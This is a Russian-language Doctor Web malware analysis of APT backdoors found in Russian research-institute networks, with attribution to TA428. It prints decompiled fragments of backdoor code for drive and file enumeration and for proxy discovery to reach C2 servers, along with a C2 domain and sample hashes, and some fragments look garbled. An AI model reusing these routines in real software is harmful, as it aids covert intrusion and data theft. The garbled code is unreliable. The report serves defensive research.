

Исследование целевых атак на российские НИИ

 news.drweb.ru/show/

Doctor Web



[Назад к списку новостей](#)



[Скачать в PDF](#)

2 апреля 2021 года

Введение


В конце сентября 2020 года в вирусную лабораторию «Доктор Веб» за помощью обратился один из российских научно-исследовательских институтов. Сотрудники НИИ обратили внимание на ряд технических проблем, которые могли свидетельствовать о наличии вредоносного ПО на одном из серверов локальной сети. В ходе расследования вирусные аналитики установили, что на НИИ была осуществлена целевая атака с использованием специализированных бэкдоров. Изучение деталей инцидента показало, что сеть предприятия была скомпрометирована задолго до обращения к нам и, судя по имеющимся у нас данным, — не одной АРТ-группой.

Полученные в ходе расследования данные говорят о том, что первая АРТ-группа скомпрометировала внутреннюю сеть института осенью 2017 года. Первичное заражение осуществлялось с помощью **BackDoor.Farfli.130** — модификации бэкдора, также известного как Gh0st RAT. Позднее, весной 2019 года в сети был установлен **Trojan.Mirage.12**, а в июне 2020 — **BackDoor.Siggen2.3268**.

Вторая хакерская группировка скомпрометировала сеть института не позднее апреля 2019, в этот раз заражение началось с установки бэкдора **BackDoor.Skeye.1**. В процессе работы мы также выяснили, что примерно в то же время — в мае 2019 года — Skeye был установлен в локальной сети другого российского НИИ.

Тем временем в июне 2019 года компания FireEye опубликовала [отчет о целевой атаке](#) на государственный сектор ряда стран центральной Азии с использованием этого бэкдора. Позднее, в период с августа по сентябрь 2020 года вирусные аналитики «Доктор Веб» зафиксировали установку различных троянов этой группой в сети предприятия, включая ранее не встречавшийся DNS-бэкдор **BackDoor.DNSep.1**, а также хорошо известный **BackDoor.PlugX**.

Более того, в декабре 2017 года на серверы обратившегося к нам НИИ был установлен **BackDoor.RemShell.24**. Представители этого семейства ранее были описаны специалистами Positive Technologies в исследовании [Operation Taskmasters](#). При этом мы не располагаем такими данными, которые позволили бы однозначно определить, какая из двух АРТ-групп использовала этот бэкдор.




Кто стоит за атаками?

Деятельность первой АРТ-группы не позволяет нам однозначно идентифицировать атаковавших как одну из ранее описанных хакерских группировок. При этом анализ используемых вредоносных программ и инфраструктуры показал, что эта группа активна как минимум с 2015 года.


Второй АРТ-группой, атаковавшей НИИ, по нашему мнению является TA428, ранее описанная исследователями компании Proofpoint в материале [Operation Lag Time IT](#). В пользу этого вывода говорят следующие факты:

1. в коде бэкдоров **BackDoor.DNSep** и **BackDoor.Cotx** имеются явные пересечения и заимствования;
2. **BackDoor.Skepe.1** и **Trojan.Loader.661** использовались в рамках одной атаки, при этом последний является известным инструментом TA428;
3. бэкдоры, проанализированные нами в рамках этих атак, имеют пересечения в адресах управляющих серверов и сетевой инфраструктуре с бэкдорами, используемыми группировкой TA428.

Теперь подробнее рассмотрим выявленные связи. На графе приведена часть задействованной в атаке инфраструктуры с пересечениями бэкдоров Skepe и другим известным АРТ-бэкдором — PoisonIvy:



На этом графе изображены пересечения в инфраструктуре бэкдоров Skepe и Cotx:



Детальный анализ бэкдора DNSep и его последующее сравнение с кодом бэкдора Cotx выявили сходство как в общей логике обработки команд от управляющего сервера, так и в конкретных реализациях отдельных команд.

Другой интересной находкой этого исследования стал бэкдор Logtu, один из его образцов мы ранее описывали в рамках расследования инцидента в Киргизии. Адрес его управляющего сервера совпал с адресом сервера бэкдора Skeye — atob[.]kommesantor[.]com. В связи с этим мы также провели сравнительный анализ **BackDoor.Skeye.1** с образцами **BackDoor.Logtu.1** и **BackDoor.Mikroceen.11**.

Подробные технические описания обнаруженных вредоносных программ находятся в PDF-версии исследования и в вирусной библиотеке Dr.Web.

Сравнительный анализ кода BackDoor.DNSep.1 и BackDoor.Cotx.1

Несмотря на то, что каналы связи с управляющим сервером у Cotx и DNSep кардинально различаются, нам удалось найти интересные совпадения в коде обоих бэкдоров.

Функция, отвечающая за обработку команд от управляющего сервера, принимает аргументом структуру:

```
struct st_arg
{
    _BYTE cmd;
    st_string arg;
};
```

При этом, если нужная функция принимает несколько аргументов, то они все записаны в поле arg с разделителем |.

Набор команд **BackDoor.Cotx.1** обширнее, чем у **BackDoor.DNSep.1**, и включает все команды, которые есть у последнего.

В таблице ниже видно почти полное совпадение кода некоторых функций бэкдоров. При этом следует учитывать, в Cotx используется кодировка Unicode, а в DNSep — ANSI.

BackDoor.DNSep.1

BackDoor.Cotx.1

Обработчик команды на отправку листинга каталога или информации о диске

```
70 case 4:
71     v9 = (const char *)&sArg.arg;
72     cmdarg.memsize = "\\\";
73     if ( sArg.arg.memsize >= 0x10u )
74         v9 = sArg.arg.s;
75     if ( !strcmp(v9, (const char *)cmdarg.memsize ) )
76     {
77         cmd::get_drive_info();
78     }
79     else
80     {
81         v10 = (char *)&sArg.arg;
82         if ( sArg.arg.memsize >= 0x10u )
83             v10 = sArg.arg.s;
84         std::string::string(&cmdarg, v10);
85         cmd::list_files(cmdarg);
86     }
87     break;
```

```
1 unsigned int __thiscall cmd::get_drive_info_or_list_files(st_net **this, st_arg cmd)
2 {
3     st_wstring v4; // [esp-18h] [ebp-44h] BYREF
4     st_wstring path; // [esp+4h] [ebp-28h] BYREF
5     int v6; // [esp+28h] [ebp-4h]
6
7     v6 = 0;
8     arg::string_to_wstring(&cmd, &path);
9     LOBYTE(v6) = 1;
10    if ( std::wstring::compare(&path, (wchar_t *)L"\\") )
11    {
12        v4.len = 0;
13        v4.reserved = 0;
14        sub_4021E9(&v4, &path);
15        list_files(this, v4);
16    }
17    else
18    {
19        get_drive_info(this);
20    }
21    std::wstring::clear(&path);
22    return std::string::free(&cmd.arg);
23 }
```

Функция получения информации о дисках

```
60     else
61         strcpy(drive_type, "N/A");
62     }
63     else
64     {
65         if ( !FileSystemNameBuffer[0] && !VolumeNameBuffer[0] )
66             strcpy(FileSystemNameBuffer, "NO_DISK");
67         strcpy(drive_type, "DRIVE_CDROM");
68     }
69     }
70     else
71     {
72         strcpy(drive_type, "DRIVE_REMOVABLE");
73     }
74     }
75     else
76     {
77         strcpy(drive_type, "DRIVE_FIXED");
78     }
79     }
80     else
81     {
82         strcpy(drive_type, "DRIVE_REMOVABLE");
83         if ( !FileSystemNameBuffer[0] && !VolumeNameBuffer[0] )
84             strcpy(FileSystemNameBuffer, "NO_DISK");
85     }
86     }
87     else
88     {
89         strcpy(drive_type, "DRIVE_UNKNOWN");
90     }
91     if ( strcpy(drive_type, "N/A") )
92     {
93         memset(record, 0, 0x12Cu);
94         sprintf(record, "%s\\%s\\%s\\%s\\%s", RootPathName, drive_type, FileSystemNameBuffer, total, Free);
95         record_len = strlen(record);
96         std::string::append_buf_w_len(&drives_info, record, record_len);
97     }
98     }
99     ++RootPathName[0];
100 }
101 while ( RootPathName[0] <= 'Z' )
102     drives_info_buf = (char *)drives_info;
103 if ( drives_info.memsize >= 0x10u )
104     drives_info_buf = drives_info.s;
105 OnScilient::add_packet_to_queue_sz(OnScilient, 4, drives_info_buf);
106 return std::string::destructor(&drives_info);
107 }
```

```
80 if ( !v7 )
81 {
82     drives_info._reserved = 6;
83     v8 = L"DRIVE_REMOVABLE";
84     goto LABEL_25;
85 }
86 if ( v7 - 1 )
87 if ( !v8 )
88 {
89     if ( !FileSystemNameBuffer[0] && !VolumeNameBuffer[0] )
90         wmemcpy(FileSystemNameBuffer, L"NO_DISK");
91     drives_info._reserved = 6;
92     v8 = L"DRIVE_CDROM";
93     goto LABEL_25;
94 }
95 if ( v8 == v7 - 1 )
96 {
97     drives_info._reserved = 5;
98     v9 = L"AN Driver";
99 LABEL_26:
100 wmemcpy(drive_type, v9, 4 * drives_info._reserved);
101 v11 = (char_t *)0;
102 v12 = &drive_type[2 * drives_info._reserved];
103 LABEL_27:
104 *v12 = *v8;
105 goto LABEL_24;
106 }
107 wmemcpy(drive_type, L"N/A");
108 LABEL_28:
109 v13 = wmemcpy(drive_type, L"N/A");
110 if ( !v13 )
111     v13 = v13 < 0 ? -1 : 1;
112 if ( !v13 )
113 {
114     memset(s1, 0, sizeof(s1));
115     sprintf(s1, (char_t *)L"%s\\%s\\%s\\%s\\%s", RootPathName, drive_type, FileSystemNameBuffer, total, Free);
116     std::string::append_wsi(&drives_info, s1);
117 LABEL_29:
118 ++RootPathName[0];
119 }
120 while ( RootPathName[0] <= 0x5Au )
121     drives_info._len = 0;
122 drives_info._reserved = 0;
123 std::string::assign(&drives_info, &drives_info);
124 return std::string::destructor(&drives_info);
125 }
126 return std::string::clear(&drives_info);
127 }
```

Функция перечисления файлов в папке

```

28 v25 = 0;
29 path_.length = 0;
30 path_.memsize = 0;
31 std::string::copy(&path_, &path);
32 LOBYTE(v25) = 1;
33 v1 = (char *)&path_;
34 if ( path_.memsize >= 0x10u )
35 v1 = path_.s;
36 if ( v1[path_.length - 1] != '\\ ' )
37 {
38 v2 = strlen("\\");
39 std::string::append_buf_w_len(&path_, "\\ ", v2);
40 }
41 v3 = strlen("***");
42 std::string::append_buf_w_len(&path_, "***", v3);
43 memset(error_msg, 0, 0xC8u);
44 memset(Destination, 0, 0x104u);
45 v22.length = 0;
46 v22.memsize = 15;
47 LOBYTE(v22.s) = 0;
48 LOBYTE(v25) = 2;
49 std::string::string(&s, empty_string);
50 LOBYTE(v25) = 3;
51 v4 = (char *)&path_;
52 if ( path_.memsize >= 0x10u )
53 v4 = path_.s;
54 hFind = FindFirstFileA(v4, &FindFileData);
55 if ( hFind == (HANDLE)-1 )
56 {
57 FindClose((HANDLE)0xFFFFFFFF);
58 v6 = (char *)&path_;
59 if ( path_.memsize >= 0x10u )
60 v6 = path_.s;
61 sprintf(error_msg, "file list error:open path [%s] error.", v6);
62 pDnsClient = pDnsClient;
63 error_msg_len = strlen(error_msg);
64 dnsclient::add_packet_to_queue(pDnsClient_, 5, error_msg, error_msg_len);
65 }
66 else
67 {
68 do
69 {
70 memset(Destination, 0, 0x104u);
71 v9 = (char *)&path_;
72 if ( path_.memsize >= 0x10u )
73 v9 = path_.s;
74 strcat(Destination, v9);
75 strcat(Destination, FindFileData.cFileName);

```

```

35 p_net_ = p_net;
36 v36 = 0;
37 path_.len = 0;
38 path_.reserved = 0;
39 std::wstring::assign(&path_, &path);
40 LOBYTE(v36) = 1;
41 v3 = &path_;
42 if ( path_.reserved >= 8u )
43 v3 = path_.s;
44 if ( v3[path_.len - 1] != '\\ ' )
45 std::wstring::append_wsz(&path_, L"\\");
46 std::wstring::append_wsz(&path_, L"");
47 memset(error_msg_buf, 0, sizeof(error_msg_buf));
48 memset(fileName, 0, 0x208u);
49 v32.len = 0;
50 LOWORD(v32.s) = 0;
51 v32.reserved = 7;
52 LOBYTE(v36) = 2;
53 Src.reserved = 7;
54 Src.len = 0;
55 LOWORD(Src.s) = 0;
56 std::wstring::from_buf(&Src, empty_wsz);
57 LOBYTE(v36) = 3;
58 v4 = &path_;
59 error_msg.reserved = &FindFileData;
60 if ( path_.reserved >= 8u )
61 v4 = path_.s;
62 hFind = FindFirstFileW(v4, error_msg.reserved);
63 if ( hFind == INVALID_HANDLE_VALUE )
64 {
65 FindClose(INVALID_HANDLE_VALUE);
66 v6 = &path_;
67 if ( path_.reserved >= 8u )
68 v6 = path_.s;
69 error_msg.reserved = v6;
70 swprintf(error_msg_buf, L"file list error:open path [%s] error.");
71 std::wstring::assign_buf(&error_msg, error_msg_buf);
72 net::send_packet(*p_net, 4, error_msg);
73 error_msg.len = 0;
74 error_msg.reserved = 0;
75 std::wstring::assign(&error_msg, &Src);
76 net = *p_net;
77 }
78 else
79 {
80 do
81 {
82 memset(fileName, 0, 0x208u);

```

Функция сбора информации о файлах в папке

```

25 *attributes = 0;
26 *attributes[4] = 0;
27 v18 = 0;
28 memset(Str, 0, sizeof(Str));
29 hFind = FindFirstFileA(path, &FindFileData);
30 if ( hFind == INVALID_HANDLE_VALUE )
31 {
32 std::string::string(info, empty_string);
33 }
34 else
35 {
36 FileTimeToLocalFileTime(&FindFileData.ftLastWriteTime, &LocalFileTime);
37 FileTimeToSystemTime(&LocalFileTime, &SystemTime);
38 sprintf_s(
39 last_write,
40 0x32,
41 "%4d-%02d-%02d %02d:%02d:%02d",
42 SystemTime.wYear,
43 SystemTime.wMonth,
44 SystemTime.wDay,
45 SystemTime.wHour,
46 SystemTime.wMinute,
47 SystemTime.wSecond);
48 attributes[0] = ((FindFileData.dwFileAttributes & 2) != 0) | '0';
49 attributes[2] = (FindFileData.dwFileAttributes & 1) | '0';
50 attributes[1] = ((FindFileData.dwFileAttributes & 4) != 0) | '0';
51 strcpy(file_name, FindFileData.cFileName);
52 if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
53 {
54 strcpy(file_size, "0");
55 v5 = "D";
56 }
57 else
58 {
59 sub_42238F(
60 FindFileData.nFileSizeLow,
61 (FindFileData.nFileSizeLow + __PAIR64__(FindFileData.nFileSizeHigh, 0)) >> 32,
62 file_size,
63 10);
64 v5 = "F";
65 }
66 strcpy(type, v5);
67 FindClose(hFind);
68 sprintf(Str, "%s;%s;%s;%s", file_name, type, last_write, attributes, file_size);
69 std::string::string(info, Str);
70 }
71 return info;
72 }

```

```

32 v12 = 0;
33 memset(Src, 0, sizeof(Src));
34 v2 = FindFirstFileW(lpFileName, &FindFileData);
35 if ( v2 == -1 )
36 {
37 std::wstring::assign_buf(info, empty_wsz);
38 }
39 else
40 {
41 FileTimeToLocalFileTime(&FindFileData.ftLastWriteTime, &LocalFileTime);
42 FileTimeToSystemTime(&LocalFileTime, &SystemTime);
43 sprintf_s(
44 last_write,
45 100,
46 L"%4d-%02d-%02d %02d:%02d:%02d",
47 SystemTime.wYear,
48 SystemTime.wMonth,
49 SystemTime.wDay,
50 SystemTime.wHour,
51 SystemTime.wMinute,
52 SystemTime.wSecond);
53 v3 = FindFileData.dwFileAttributes;
54 v4 = 0;
55 attributes[0] = (FindFileData.dwFileAttributes >> 1) & 1 | '0';
56 attributes[1] = (FindFileData.dwFileAttributes >> 2) & 1 | '0';
57 attributes[2] = (FindFileData.dwFileAttributes & 1) & 0x30;
58 do
59 {
60 v5 = FindFileData.cFileName[v4++];
61 FindFileData.cAlternateFileName[v4 + 13] = v5;
62 } while ( v5 );
63 if ( (v3 & 0x10) != 0 )
64 {
65 *file_size = '0';
66 *type = 'D';
67 }
68 else
69 {
70 _i64tow(_SPAIR64__(FindFileData.nFileSizeHigh, FindFileData.nFileSizeLow), file_size, 10);
71 *type = 'F';
72 }
73 }
74 FindClose(v2);
75 swprintf(Str, L"%s;%s;%s;%s", v17, type, last_write, attributes, file_size);
76 std::wstring::assign_buf(info, Str);
77 }
78 return info;
79 }

```

Полученные в результате анализа данные позволяют предположить, что при создании бэкдора DNSer его автор имел доступ к исходным кодам Cotx. Поскольку эти ресурсы не являются общедоступными, мы предполагаем, что автор или группа авторов DNSer имеет отношение к группировке TA428. В пользу этой версии говорит и тот факт, что образец DNSer был найден в скомпрометированной сети пострадавшей организации вместе с другими известными бэкдорами TA428.

Сравнительный анализ кода бэкдоров Skeye, Mikroseen, Logtu

В процессе исследования бэкдора Skeye мы обнаружили, что адрес его управляющего сервера также используется бэкдором семейства Logtu. Для сравнительного анализа мы использовали ранее описанные нами образцы **BackDoor.Logtu.1** и **BackDoor.Mikroceen.11**.

Функции логирования

Логирование во всех случаях так или иначе обфусцировано.

- **BackDoor.Mikroceen.11** — сообщения в формате %d-%d-%d %d:%d:%d <msg>\n\n записываются в файл %TEMP%\WZ9Jan10.TMP, где <msg> — случайная текстовая строка. В образце 2f80f51188dc9aea697868864d88925d64c26abc сообщения записываются в файл 7B296FB0.CAB;
- **BackDoor.Logtu.1** — сообщения в формате [%d-%02d-%02d %02d:%02d:%02d] <rec_id> <error_code>\n<opt_message>\n\n перед записью в файл %TEMP%\rar<rnd>.tmp шифруются операцией XOR с ключом 0x31;
- **BackDoor.Skeye.1** — сообщения в формате %4d/%02d/%02d %02d:%02d:%02d\t<rec_id>\t<error_code>\n записываются в файл %TEMP%\wcrypt32.dll.

Общая логика последовательности записи сообщений в журнал также схожа у всех трех образцов:

- начало исполнения фиксируется;
- в Logtu и Mikroceen в журнал записывается прямое подключение к управляющему серверу;
- в каждом случае указывается, через какой прокси выполнено подключение к серверу;
- в случае ошибки на этапе получения прокси из того или иного источника в журнале фиксируется отдельная запись.

Следует заметить, что настолько подробное и при этом обфусцированное логирование встречается крайне редко. Обфускация заключается в том, что в журнал записываются некоторые коды сообщений и в ряде случаев дополнительные данные. Кроме того, в данном случае прослеживается общая схема последовательности записи событий:

- начало исполнения;
- попытка подключения напрямую;
- получение адресов прокси;
- запись о подключении через тот или иной сервер.

Поиск прокси-сервера

Последовательность соединения с управляющим сервером также выглядит похожей у всех 3 образцов. Первоначально каждый бэкдор пытается подключиться к серверу напрямую, а в случае неудачи может использовать прокси-серверы, адреса которых находятся из трех источников помимо встроенного.

Получение адресов прокси-серверов **BackDoor.Mikroceen.11**:

- из файла %WINDIR%\debug\netlogon.cfg;
- из собственного лог-файла;
- путем поиска соединений с удаленными хостами через порты 80, 8080, 3128, 9080 в TCP-таблице.

```
if ( g_proxy_port != -1 )
{
    strcpy(v134, "Pvrv0x0");
    log_write(v134);
    v19 = http_proxy_connect(g_p_proxy_address, g_proxy_port, (unsigned __int16)g_c2_port);
    s = v19;
}
if ( v19 == -1 )
{
    *((_DWORD *)proxy_address) = 0164;
    v120 = 0164;
    SizePointer = 0;
    get_netlogon_cfg_proxy(proxy_address, &SizePointer);
    strcpy(format, "CcF9GQ08 Xs:Xd");
    memset(v151, 0, 0x104ui64);
    v20 = SizePointer;
    LODWORD(optlen) = SizePointer;
    sprintf_s(v151, 0x104ui64, format, proxy_address, optlen);
    log_write(v151);
    s = http_proxy_connect(proxy_address, v20, (unsigned __int16)g_c2_port);
    if ( s == -1164 || (!strcmp(g_p_proxy_address, proxy_address), g_proxy_port == v20, v19 == s, s == -1164) )
    {
```

Поиск прокси в своем лог-файле:

```

GetTempPathA(0x1040, filename);
strcpy(v137, "\\WZ9Jan10.TMP");
lstrcatA(filename, v137);
*( _QWORD *)proxy_addr_log = 0i64;
v146 = 0i64;
proxy_port_log = 0;
EnterCriticalSection(&CriticalSection);
v81 = 0i64;
open_file(&v81, filename, "r");
if ( v81 )
{
if ( (int)re_find(v81, "%[^\n]*c", result) > 0 )
{
v22 = strrchr(result, ":");
v23 = v22;
if ( v22 )
{
*v22 = 0;
v24 = v22 + 1 - result;
if ( v24 <= 16 )
{
memmove(proxy_addr_log, result, v24);
proxy_port_log = str2int(v23 + 1);
}
}
}
}
}
LeaveCriticalSection(&CriticalSection);
if ( proxy_port_log )
{
strcpy(v142, "R!ehGde0 %s:%d");
memset(v159, 0, 0x104ui64);
LODWORD(optlen) = proxy_port_log;
sprintf_s(v159, 0x104ui64, v142, proxy_addr_log, optlen);
log_write(v159);
s = http_proxy_connect(proxy_addr_log, proxy_port_log, (unsigned __int16)g_C2_port);
}
}

```

Поиск в активных соединениях:

```

if ( GetTcpTable(v25, &SizePointer, 1) )
goto LABEL_74;
if ( !v25 )
goto LABEL_75;
v26 = 0;
if ( !v25->dwNumEntries )
goto LABEL_74;
while ( 1 )
{
v27 = v26;
if ( v25->table[v27].dwState != 5 )
goto LABEL_69;
v28 = ntohs(v25->table[v27].dwRemotePort);
if ( v28 != 80 && v28 - 8080 > 1 && v28 != 3128 && v28 != 9080 )
goto LABEL_69;
v29 = (struct in_addr)v25->table[v27].dwRemoteAddr;
*( _QWORD *)proxy_Server = 0i64;
v150 = 0i64;
v30 = inet_ntoa(v29);
lstrcpyA(proxy_Server, v30);
v31 = inet_ntoa(v29);
memset(String, 0, 0x104ui64);
lstrcpyA(String, v31);
v32 = String;
v33 = 0;
v34 = 0i64;
}
}

```

Получение адресов прокси-серверов **BackDoor.Logtu.1**:

- из реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer;
- из раздела HKU реестра по SID активного пользователя;
- с помощью WinHTTP API WinHttpGetProxyForUrl путем запроса к google.com.

```

----- \ . . . . .
if ( (unsigned __int0)http_proxy_connect(1u) && (unsigned __int0)send_sysinfo() )
{
write_log(3u, &nullb, 0);
goto LABEL_35;
}
}
if ( extract_proxy_from_reg() && (unsigned __int0)http_proxy_connect(1u) && (unsigned __int0)send_sysinfo() )
{
write_log(4u, &nullb, 0);
goto LABEL_35;
}
if ( get_IE_ProxyConfig() && (unsigned __int0)http_proxy_connect(1u) && (unsigned __int0)send_sysinfo() )
{
write_log(4u, &nullb, 1u);
goto LABEL_35;
}
}
v10 = get_session_user_token();
if ( extract_proxyserver_from_HKU_session_User_SID(v10)
&& (unsigned __int0)http_proxy_connect(1u)
&& (unsigned __int0)send_sysinfo() )

```

Получение адресов прокси-серверов **BackDoor.Skeye.1**:

- из раздела HKCU Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer;
- из раздела HKU по SID активного пользователя;

- путем поиска соединений с удаленными хостами через порты 80, 8080, 3128, 9080 в TCP-таблице.


```

-----
{
v8 = try_direct_connect(v7, port);
if ( v8 == -1 )
{
v8 = try_connect_by_proxy_from_reg(v7, port);
if ( v8 != -1 )
goto LABEL_15;
v9 = get_proxy_from_TcpTables(v7, port);
if ( v9 != -1 )
v8 = v9;
}
else
{
*( _DWORD * )&g_proxy_port = 0;
}
}
if ( v8 == -1 )
return 0;

```

Пересечения в сетевой инфраструктуре

Некоторые образцы совместно использовали одну и ту же сетевую инфраструктуру. Фрагмент графа наглядно показывает взаимосвязь между семействами.



Идентификаторы

В образцах **Logtu** и **Mikroceen** присутствуют строки, которые используются в качестве идентификаторов сборок или версий. Формат некоторых из них совпадает.

BackDoor.Mikroceen.11

BackDoor.Logtu.1

SHA1			
Id			
SHA1			
id			
ce21f798119dbcb7a63f8cdf070545abb09f25ba	intl0113	029735cb604ddcb9ce85de92a6096d366bd38a24	intpz0220
0eb2136c5ff7a92706bc9207da32dd85691eed5	hisa5.si4	7b652e352a6d2a511f226e4d0cc22f093e052ad8	retail2007
2f80f51188dc9aea697868864d88925d64c26abc	josa5w5n	1c5e5fd53fc2ee778342a5cae3ac2eb0ac345ed7	retail
2e50c075343ab20228a8c0c094722bbff71c4a2a	enc0225	00ddcc200d1031b8639026532c0087bfcc4520c9	716demo
3bd16f11b5b3965a124a6fc3286297e5cfe77715	520299	b599797746ae8ccf7907cf88de232faa30ec95e6	gas-zhi
5eecd63e85833e712a1ff88df1341bbf32f4ab8	Strive	2d672d7818a56029b337e8792935195d53576a9d	jjlk
bd308f4d1a32096a3b90cfdae45bbc5c13e5e801	R0916		
b1be4b2f874c8309f553acce90287c8c6bb2b6b1	frsl.1ply		
21ffd24b8074d7cffd4cc339d1fa8fe892eba27	Wdv		
8fbec09e646311a285aee06b3dd45ccf58928703	intz726		
19921cc47b3de003186e65fd12b82235030f060d	122764		
0f70251abc8c64cbc7b24995c3d32927514d0a4b	V20180224		
149947544ca4f7baa5bc3d00b080d0e943d8036b	SOE		
e7f5a33b33e023a82ac9eee6ed40e4a38ce95277	int815		
b4790eec7daa9f931bed43a53f66168b477599a7	UOE		
ab660a3ac46d563c756463bd1b64cc45f347a1f7	B.Z11NOV20D		
d0181759a175fbcc60975983b351f88970f484f9	299520		
7a63fc9db2bc1e9b1ef793723d5877e6b4c566b8	WinVideo		
13779006d0dafbe4b27bd282230df299eef2b8dc	SSLSSL		
f53c77695a162c78c68f693f57f65752d17f6030	int007server		
924341cab6106ef993b506193e6786e459936069	intl1211		
8ebf78c84cd7f66ca8708467a28d83658bcf6710	intl821		
f2856d7d138430e164f83662e251ee311950d83c	intl821		

Кроме того, в значительном числе образцов данный идентификатор равен значению TEST или test.

Пример в [BackDoor.Logtu.1](#) (9ea2488f07bf3edda23d9b7759c2d0c3c8501f92):

```
.text:100053D0
.text:100053D0 loc_100053D0:          ; TEST
.text:100053D0 xor     id[edx*2], 11h
.text:100053D9 mov     eax, offset id ; TEST
.text:100053DE inc     edx
.text:100053DF lea    esi, [eax+2]
```

Пример в **BackDoor.Mirkoceen.11** (81bb895a833594013bc74b429fb1f24f9ec9df26):

```
; unsigned __int64 id[10]
id:                                ; DATA XREF: get_system_info+1E6fo
                                ; get_system_info:loc_100053D0fw ...
                                text "UTF-16LE", 'ETBE',0 ; TEST
```

Таким образом, сравнительный анализ выявил у рассмотренных семейств сходства в:

- логике ведения журнала событий и его обфускации;
- логике подключения к управляющему серверу и алгоритмах поиска адресов прокси;
- используемой сетевой инфраструктуре.

Заключение

В ходе расследования атак на российские НИИ наши вирусные аналитики нашли и описали несколько семейств целевых бэкдоров, включая ранее неизвестные образцы. Следует отдельно отметить длительное скрытое функционирование вредоносных программ в скомпрометированной сети пострадавшей организации — несанкционированное присутствие первой АРТ-группы оставалось незамеченным с 2017 года.

Характерной особенностью является наличие пересечений в коде и сетевой инфраструктуре проанализированных образцов. Мы допускаем, что выявленные связи указывают на принадлежность рассмотренных бэкдоров к одним и тем же хакерским группировкам.

Специалисты компании «Доктор Веб» рекомендуют производить регулярный контроль работоспособности важных сетевых ресурсов и своевременно обращать внимание на сбои, которые могут свидетельствовать о наличии в сети вредоносного ПО. Основная опасность целевых атак заключается не только в компрометации данных, но и в длительном присутствии злоумышленников в корпоративной сети. Такой сценарий позволяет годами контролировать работу организации и в нужный момент получать доступ к чувствительной информации. При подозрении на вредоносную активность в сети мы рекомендуем обращаться в вирусную лабораторию «Доктор Веб», которая оказывает услуги по расследованию вирусозависимых компьютерных инцидентов. Оперативное принятие адекватных мер позволит сократить ущерб и предотвратить тяжелые последствия целевых атак.

Индикаторы компрометации

Чтобы проголосовать надо [войти](#) на страницу новости через аккаунт на сайте «Доктор Веб» (или [создать аккаунт](#)). Аккаунт должен быть [связан](#) с вашим аккаунтом в социальной сети для наград за активности в них. [Видео о связывании аккаунта](#)

[В чем преимущества аккаунта?](#) | [Как зарабатывать Dr.Web-ки?](#)

Поделитесь информацией с вашими друзьями в социальных сетях

Нам важно Ваше мнение

Комментарии размещаются после проверки модератором. Чтобы задать вопрос по новости администрации сайта, укажите в начале своего комментария @admin. Если ваш вопрос к автору одного из комментариев — поставьте перед его именем @

Другие комментарии

